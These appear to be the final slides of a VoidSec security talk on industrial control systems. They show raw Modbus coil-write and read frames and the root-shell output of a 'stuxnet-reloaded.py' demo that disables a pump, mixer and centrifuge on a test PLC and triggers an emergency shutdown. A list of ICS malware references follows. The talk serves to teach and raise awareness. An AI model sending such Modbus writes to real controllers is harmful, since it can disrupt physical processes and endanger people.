Request	05	00 0F FF 00	BC 39
Response	05	00 0F FF 00	BC 39
Request	01	00 0F 00 01	CD C9
Response	01	01 01 90 48	

POC || GTFO


0:00:00
5
4
3
2
1
Adding Element 1
Adding Element 2
Adding Element 3
Processing Elements
Transferring Results
Processing Result
Process State Over Time
Current Process State:
1
Batch Process Running
Pump Enabled
Mixer Enabled
Gas Centrifuge Enabled
Conveyor Belt Enabled
Emergency Stop Enabled
Running Emergency Shutdown Process


```
root@ctp:~# python stuxnet-reloaded.py
('Batch Process is running? ', True)
('Emergency Stop Enabled? ', False)
('Pump Enabled = ', False)
('Mixer Enabled = ', False)
('Gas Centrifuge Enabled= ', False)
('Conveyor Belt Enabled = ', True)
('Analyzing Results = ', False)
('Emergency Shutdown is running? ', False)

Press ENTER to enable the Emergency Shutdown...
('Emergency Shutdown is running? ', True)
root@ctp:~#
```

QUESTIONS TIME!

PAOLO STAGNO
voidsec@voidsec.com

VOIDSEC

"Some things in life are unpredictable,
your Security does not have to be one of them"



@VOID_SEC

RESOURCES

- Research on the “State of Industrial Control Systems (ICS) in Italy”: https://voidsec.com/state-of-industrial-control-systems-ics-in-italy/
- Definitions: https://www.trendmicro.com/vinfo/in/security/definition/industrial-control-system
- SCADA Malware: https://www.wired.com/story/crash-override-malware/, https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/, https://www.wired.com/2016/01/everything-we-know-about-ukraines-power-plant-hack/, https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html, https://samvartaka.github.io/malware/2018/01/16/triton
- SCADA Schema: https://csrc.nist.gov/publications/detail/nistir/7628/rev-1/final
- General SCADA material: Justin Searle (justin@meeas.com)
- ICS & SCADA High Level diagram: https://documents.trendmicro.com/images/TEx/articles/ICS-System.jpg https://documents.trendmicro.com/images/TEx/articles/Sacada-function.jpg
- Modbus: www.modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf
- VELOCIO ACE PLC: https://aceautomation.eu

- Icons: https://icon-icons.com/it/icona/Darth-Vader--guerre-stellari/34501 https://www.iconfinder.com/icons/543490/droid_helmet_star_starwars_wars_icon https://www.iconfinder.com/icons/543491/droid_helmet_soldier_star_starwars_storm_trooper_wars_icon
- Death Star Image: google images
- Star Wars Twitter Image: Adam Koford (@apelad)
- Star Wars Font: https://www.starwarsfont.com/ & https://www.dafont.com/it/han-solo.font